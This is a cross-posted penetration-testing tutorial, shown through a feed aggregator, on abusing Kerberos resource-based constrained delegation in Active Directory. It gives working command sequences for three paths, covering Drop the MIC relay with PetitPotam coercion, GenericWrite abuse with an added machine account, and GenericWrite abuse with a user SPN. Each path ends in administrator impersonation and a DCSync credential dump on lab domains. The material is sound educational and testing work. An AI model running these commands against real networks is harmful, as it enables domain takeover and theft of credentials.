惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

小众软件
小众软件
量子位
博客园 - 叶小钗
Apple Machine Learning Research
U
Unit 42
IT之家
IT之家
F
Fortinet All Blogs
GbyAI
GbyAI
MongoDB | Blog
MongoDB | Blog
H
Hackread – Cybersecurity News, Data Breaches, AI and More
大猫的无限游戏
大猫的无限游戏
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
The Register - Security
NISL@THU
NISL@THU
Webroot Blog
Webroot Blog
A
Arctic Wolf
钛媒体:引领未来商业与生活新知
钛媒体:引领未来商业与生活新知
V
Visual Studio Blog
Recent Announcements
Threat Intelligence Blog | Flashpoint
Blog — PlanetScale
Blog — PlanetScale
L
LangChain Blog
P
Palo Alto Networks Blog
Y
Y Combinator Blog
WordPress大学
WordPress大学
让小产品的独立变现更简单 - ezindie.com
AWS News Blog
AWS News Blog
有赞技术团队
有赞技术团队
Engineering at Meta
Engineering at Meta
C
Cybersecurity and Infrastructure Security Agency CISA
aimingoo的专栏
aimingoo的专栏
Know Your Adversary
Know Your Adversary
Cyberwarzone
Cyberwarzone
Martin Fowler
Martin Fowler
The Hacker News
The Hacker News
P
Privacy International News Feed
T
Threat Research - Cisco Blogs
G
GRAHAM CLULEY
宝玉的分享
宝玉的分享
博客园 - 聂微东
cs.CL updates on arXiv.org
Cyber Security Advisories - MS-ISAC
奇客Solidot–传递最新科技情报
奇客Solidot–传递最新科技情报
The GitHub Blog
The GitHub Blog
S
Securelist
T
The Exploit Database - CXSecurity.com
T
Threatpost
Microsoft Azure Blog
The Cloudflare Blog
F
Full Disclosure

Black Hills Information Security, Inc.

Bad Habits: An ANTISOC Operation Same Problem, Different Angles: When Red Team and Blue Team Actually Talk to Each Other How to Identify and Exploit New Vulnerabilities Swapper – A Pure Regex Match/Replace Burp Extension A Practical Guide to BloodHound Data Collection Network Engineering Basics Signed, Trusted, and Abused: Proxy Execution via WebView2 Getting Started In Pentesting – Advice From The BHIS Pentest Lead Cloud Security: Tips and Resources for Securing the Cloud Lessons From A Chatbot Incident How to Lead Effective Tabletops Understanding GRC: How to Navigate Risks and Compliance Standards The “P” in PAM is for Persistence: Linux Persistence Technique Malware Analysis: How to Analyze and Understand Malware OSINT: How to Find, Use, and Control Open-Source Intelligence What to Do with Your First Home Lab When the SOC Goes to Deadwood: A Night to Remember Social Engineering and Microsoft SSPR: The Road to Pwnage is Paved with Good Intentions Common Cyber Threats Finding the Right Penetration Testing Company Deceptive-Auditing: An Active Directory Honeypots Tool The Curious Case of the Comburglar How to Set Smart Goals (That Actually Work For You) Inside the BHIS SOC: A Conversation with Hayden Covington Why You Got Hacked – 2025 Super Edition Abusing Delegation with Impacket (Part 2): Constrained Delegation Abusing Delegation with Impacket (Part 1): Unconstrained Delegation GoSpoof – Turning Attacks into Intel Model Context Protocol (MCP) Bypassing WAFs Using Oversized Requests Getting Started with AI Hacking Part 2: Prompt Injection Wrangling Windows Event Logs with Hayabusa & SOF-ELK (Part 2) DomCat: A Domain Categorization Tool Wrangling Windows Event Logs with Hayabusa & SOF-ELK (Part 1) Microsoft Store and WinGet: Security Risks for Corporate Environments Default Web Content MailFail Commonly Abused Administrative Utilities: A Hidden Risk to Enterprise Security Stop Spoofing Yourself! Disabling M365 Direct Send Bypassing CSP with JSONP: Introducing JSONPeek and CSP B Gone Offensive Tooling Cheatsheets: An Infosec Survival Guide Resource DNS Triage Cheatsheet GraphRunner Cheatsheet Burp Suite Cheatsheet Impacket Cheatsheet Wireshark Cheatsheet Hashcat Cheatsheet EyeWitness Cheatsheet Nmap Cheatsheet Netcat (nc) Cheatsheet Hunt for Weak Spots in Your Wireless Network with Airodump-ng from the Aircrack-ng Suite Detecting ADCS Privilege Escalation Vulnerability Scanning with Nmap Getting Started with NetExec: Streamlining Network Discovery and Access How to Use Dirsearch Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 3: Arcanum Cyber Security Bot How to Design and Execute Effective Social Engineering Attacks by Phone Abusing S4U2Self for Active Directory Pivoting Why Use a Macro Pad? Espanso: Text Replacement, the Easy Way Caging Copilot: Lessons Learned in LLM Security Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 2: Copilot Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 1: Burpference Intercepting Traffic for Mobile Applications that Bypass the System Proxy How to Root Android Phones Communicating Security to the C-Suite: A Strategic Approach Offline Memory Forensics With Volatility Getting Started with AI Hacking: Part 1 Go-Spoof: A Tool for Cyber Deception How to Test Adversary-in-the-Middle Without Hacking Tools Canary in the Code: Alert()-ing on XSS Exploits How to Hack Wi-Fi with No Wi-Fi Why Your Org Needs a Penetration Test Program Burp Suite Extension: Copy For Light at the End of the Dark Web Wi-Fi Forge: Practice Wi-Fi Security Without Hardware Avoiding Dirty RAGs: Retrieval-Augmented Generation with Ollama and LangChain Gone Phishing: Installing GoPhish and Creating a Campaign 5 Things We Are Going to Continue to Ignore in 2025 John Strand’s 5 Phase Plan For Starting in Computer Security Questions From a Beginner Threat Hunter GRC for Security Managers: From Checklists to Influence AI Large Language Models and Supervised Fine Tuning Attack Tactics 9: Shadow Creds for PrivEsc w/ Kent & Jordan One Active Directory Account Can Be Your Best Early Warning Introduction to Zeek Log Analysis Indecent Exposure: Your Secrets are Showing Creating Burp Extensions: A Beginner’s Guide Pitting AI Against AI: Using PyRIT to Assess Large Language Models (LLMs) The Top Ten List of Why You Got Hacked This Year (2023/2024) ICS Hard Knocks: Mitigations to Scenarios Found in ICS/OT Backdoors & Breaches Intro to Data Analytics Using SQL Finding Access Control Vulnerabilities with Autorize The Detection Engineering Process Cyber Risk Lessons We Can Learn From Hurricane Preparedness Intro to Desktop Application Testing Methodology What Is Penetration Testing? Adversary in the Middle (AitM): Post-Exploitation Pentesting, Threat Hunting, and SOC: An Overview QEMU, MSYS2, and Emacs: Open-Source Solutions to Run Virtual Machines on Windows
Abusing Delegation with Impacket (Part 3): Resource-Based Constrained Delegation
BHIS · 2025-11-26 · via Black Hills Information Security, Inc.

Hunter recently graduated with his Master’s degree in Cyber Defense and has over two years of experience in penetration testing. His favorite area of testing is Active Directory, and in his free time, he enjoys working in his home lab and analyzing malware.
This blog has been cross-posted. We’re grateful to Hunter for allowing us to share this insightful work—you can check out the original post in full HERE.

This is the third in a three-part series of blog posts discussing how to abuse Kerberos delegation! If you haven’t already, feel free to read the first blog post, as they discuss the Kerberos authentication process and how delegation plays an important role in solving the double-hop problem, and how to abuse unconstrained delegation. The second blog post discusses how to abuse constrained delegation!

What is resource-based constrained delegation?

Resource-based constrained delegation (RBCD) is similar to constrained delegation, but the resource itself controls which accounts can delegate to it. By default, a domain account can configure RBCD on themselves or any resource they control. This approach lets the service decide who may delegate to it instead of the domain.

Resource-based constrained delegation abuse techniques

Resource-based constrained delegation is a bit of an outlier, primarily with how it’s configured. It alone provides little for pivoting or privilege escalation. Additionally, configuring RBCD oftentimes requires a host be compromised in some way, which quickly makes it a “chicken and the egg” situation.

That said, when you start to bring in CVEs and misconfigured permissions, RBCD becomes far more interesting. This writeup covers two primary methods that let an attacker arbitrarily manipulate RBCD permissions for services that haven’t yet been compromised:

  1. Drop the MIC – CVE-2019-1040
  2. GenericWrite DACL abuse (machine accounts)
  3. GenericWrite DACL abuse (user SPNs)

1. Drop the MIC and configure RBCD

CVE-2019-1040 (Drop the MIC) bypasses SMB signing. By effectively “dropping the MIC” during SMB authentication, vulnerable hosts still accept connections even if they’re being relayed by an attacker. This can be leveraged to pivot protocols, like coercing SMB and to authenticating to LDAP, which allows configuring RBCD as a relayed host. This approach generally requires at least two domain controllers.

Assume we’ve compromised the user user.one with the password Password1!, which does not have any special permissions or configuration. Just a default user.

If we are in a domain with at least two domain controllers (DC01 and DC02), with at least one of them being vulnerable to CVE-2019-1040 (DC01), we can leverage the basic permissions of this user to coerce authentication, relay the connection while dropping the MIC, and configuring resource based constrained delegation to trust an attacker-controlled resource for delegation.

The high-level steps are:

  1. Compromise a user or machine in the domain.
  2. Identify a domain controller vulnerable to CVE-2019-1040.
  3. Coerce a second domain controller to authenticate to the attacker.
  4. Drop the MIC and relay authentication to LDAP on the vulnerable domain controller.
  5. Use this session to add a machine account via Machine Account Quota.
  6. Use this session to trust the MAQ machine for delegation via RBCD.

1. Find a machine vulnerable to CVE-2019-1040 (10.0.1.202)

NetExec v1.4.0 SmoothOperator has a remove-mic scanner now!

nxc smb 10.0.1.202 -u 'user.one' -p 'Password1!' -M remove-mic


2. Configure NTLMRelayx to drop the MIC and relay to LDAP at 10.0.1.202

sudo impacket-ntlmrelayx -smb2support -t ldaps://10.0.1.202 --delegate-access --remove-mic
3. Force the second DC (10.0.1.203) to authenticate to us (10.0.1.13)

python3 PetitPotam.py -u 'user.one' -p 'Password1!' -d 'insecure.local' 10.0.1.13 10.0.1.203

4. If successful, NTLMRelayx will authenticate as DC02$, add a machine account, and trust it for delegation

5. Using XEWRIYIH$’s, password we can obtain a service ticket as the domain administrator to DC02 (S4U2Self + S4U2Proxy)

impacket-getST -dc-ip 10.0.1.203 -impersonate 'administrator' -spn 'host/DC02.insecure.local' 'insecure.local/XEWRIYIH$':'.*;jl{6qA_:.S_/'

6. Export the ticket into memory

export KRB5CCNAME=administrator@[email protected]

7. Perform a DCSync against DC02 as administrator

impacket-secretsdump -k DC02.insecure.local

7. (Cleanup): Remove the added machine account (can only be done with administrative users)

impacket-addcomputer -computer-name 'DOAIMDJJ$' -dc-ip 10.0.1.202 -delete -hashes 'aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f' 'insecure.local/administrator'

2. Add a machine account and configure RBCD with GenericWrite


Assume we’ve compromised the user dacluser with the password Password3#, which has GenericWrite permissions over DC01.secure.local, being the domain controller.

If a user principal has the “Write all properties” (GenericWrite) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.

To escalate in the domain, we can simply configure RBCD on DC01$ to trust a machine added using Machine Account Quota.

The high-level steps are:

  1. Compromise a user or machine with GenericWrite permissions over an object.
  2. Add a new computer to the domain via Machine Account Quota (MAQ).
  3. Configure RBCD on the affected object to trust the added machine account for delegation.
  4. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the newly delegated resource.

1. Find GenericWrite configuration using Bloodhound

nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All


2. Add a new computer called machine$ using Machine Account Quota

impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/dacluser':'Password3#'

3. Configure DC01$ to trust machine$ for delegation

impacket-rbcd -delegate-from 'machine$' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'

4. Using machine$’s credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

impacket-getST -spn 'host/DC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'

5. Export the ticket into memory

export KRB5CCNAME=administrator@[email protected]


6. Perform a DCSync against DC01 as administrator

impacket-secretsdump -k DC01.secure.local
3. Add a user SPN and configure RBCD with GenericWrite

Assume we’ve compromised the user dacluser with the password Password3#, which has GenericWrite permissions over DC01.secure.local, being the domain controller.

If a user principal has the “Write all properties” (GenericWrite) permission over an Active Directory object, such user can configure resource based constrained delegation to trust any user/machine for delegation.

To escalate in the domain, we can simply configure RBCD on DC01$ to trust dacluser for delegation.

This path is identical to the previous one utilizing Machine Account Quota, but instead of utilizing MAQ, if we trust dacluser for delegation, that user must have an SPN assigned to successfully generate tickets.

The high-level steps are:

  1. Compromise a user or machine with GenericWrite permissions over an object.
  2. Add an SPN to a compromised user if needed.
  3. Configure the affected object to trust the compromised user for delegation.
  4. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the newly delegated resource.

1. Find GenericWrite configuration using Bloodhound

nxc ldap 10.0.1.200 -d 'secure.local' -u 'dacluser' -p 'Password3#' --dns-server 10.0.1.200 --bloodhound --collection All

2. Configure DC01$ to trust dacluser for delegation

impacket-rbcd -delegate-from 'dacluser' -delegate-to 'DC01$' -dc-ip 10.0.1.200 -action 'write' 'secure.local/dacluser':'Password3#'

3. Add an SPN to dacluser if there isn’t one already (DACL.secure.local)

python3 addspn.py -u secure.local\dacluser -p 'Password3#' -s host/DACL.secure.local --target-type samname 10.0.1.200

3. Using dacluser’s credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator 'secure.local/dacluser':'Password3#' -dc-ip 10.0.1.200


4. Export the ticket into memory

export KRB5CCNAME=administrator@[email protected]
